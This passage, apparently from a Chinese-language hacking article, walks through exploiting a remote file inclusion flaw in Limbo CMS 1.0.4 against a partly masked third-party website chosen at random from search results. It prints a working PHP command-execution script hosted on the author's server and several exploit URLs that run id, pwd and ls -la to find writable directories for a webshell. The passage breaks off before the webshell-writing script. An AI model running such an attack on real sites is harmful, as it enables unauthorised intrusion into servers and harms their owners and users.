


图 1　搜索使用 Limbo CMS 的目标

三、定位目标

在搜索得到的结果里随便选一个目标作为测试对象（http://www.****sson.net/），打开这个站，看到内容还蛮多的，其界面就是 Limbo CMS 的风格了，如图 2 所示。




图 2　目标锁定

四、测试漏洞

在网站的右下角可以看到"Powered by Limbo-CMS 1.0.4"的标志，这正是我们的目标，但还是先手工测试下看漏洞还存在不，以免浪费时间。方法很简单，直接提交一个不存在的 classes_dir 看看效果，例如提交如下语句：http://www.****sson.net/classes/adodbt/sql.php?classes_dir=11，指定 $classes_dir 为一个非正常的值 11，按照代码的意思就会去打开 11/adodbt/misc.php 这个文件，而这个是不存在的，所以就会报错，信息如图 3 所示。




图 3　漏洞确认测试

五、漏洞利用

通过上面的测试，我们可以确认这个站是存在我们所说的那

个漏洞了，那我们就可以来构造文件进行利用。首先构造一个文件放在我自己的服务器上，地址是 http://www.iceskysl.net/cmd.txt，文件名为 cmd.txt，如图 4 所示。



图 4　构造利用文件

从上面我们可以看到文件的内容为：

```
<?php
if (get_magic_quotes_gpc())
{$_REQUEST["cmd"]=stripslashes($_REQUEST["cmd"]);} //取提交的cmd参数
ini_set("max_execution_time",0); //设置运行时间
echo "<br>I.S.T<br>";                //输出前标志
passthru($_REQUEST["cmd"]);          //执行cmd参数
echo "<br>I.S.T<br>";                //输出后标志
?>
```

大家对上面这段代码都很熟悉了吧，其作用就是取得提交的 cmd 参数的值，然后调用 passthru 来执行它并返回结果，代码中的 I.S.T 是为了把命令执行的输出和其他输出区分开来。

OK，现在我们可以利用了，把上面的 classes_dir 修改为我们这个文件（cmd.txt）的地址，并提交起执行的命令参数给 cmd，如下提交：

```
http://www.*****sson.net//classes/adodbt/sql.php?classes_dir=http://www.iceskysl.net/cmd.txt?&cmd=id
```

其意思就是调用 passthru 执行我们提交的 id 命令（用来查看我们的当前权限），执行后返回结果如图 5 所示。




图 5　执行 id 命令的返回结果

从返回的结果中，我们可以看到权限是 nobody，权限真是小啊！看来想写 Webshell 还要费点事，不过思路是很明确的：查看当前目录，寻找 nobody 可写的目录写入我们的 Webshell。

第一步：先看我们现在是在哪个路径下。LUNIX 就是好，直接一个 pwd 命令就出来了，提交如下语句：

```
http://www.***sson.net//classes/adodbt/sql.php?classes_dir=http://www.iceskysl.net/cmd.txt?&cmd=pwd
```

返回信息如图 6 所示。




图 6　执行 pwd 查看当前目录

成功返回路径为 /usr/vhome/5/2/7/52744.ctc-***-g1.dns.com.cn/www/classes/adodbt，OK，很顺利！

第二步：再找可写的目录，如下提交 ls-la 命令查看当前目录的详细情况。

```
http://www.***sson.net//classes/adodbt/sql.php?classes_dir=http://www.iceskysl.net/cmd.txt?&cmd=ls%20-la
```

在返回的信息里没有找到可写的目录或者文件，我们接着用../ 往上跳，直到我们提交 ls　la ../../ 时才找到我们可以写的目录，如图 7 所示。

```
http://www.***sson.net//classes/adodbt/sql.php?classes_dir=http://www.iceskysl.net/cmd.txt?&cmd=ls%20-la%20../../
```




图 7　执行 ls　la ../../ 找到可写目录

第三步：从上面的图中我们可以看到有好几个可写目录（modules, templates, limbots），随便哪个都可以，只要可写就行了。如下开始写 WEBSHELL，我们的办法是让它打开一个 PHP 木马文件，读取内容写到自己的服务器上，如下编写一段脚本，命名为 creatfile.txt，如图 8 所示。

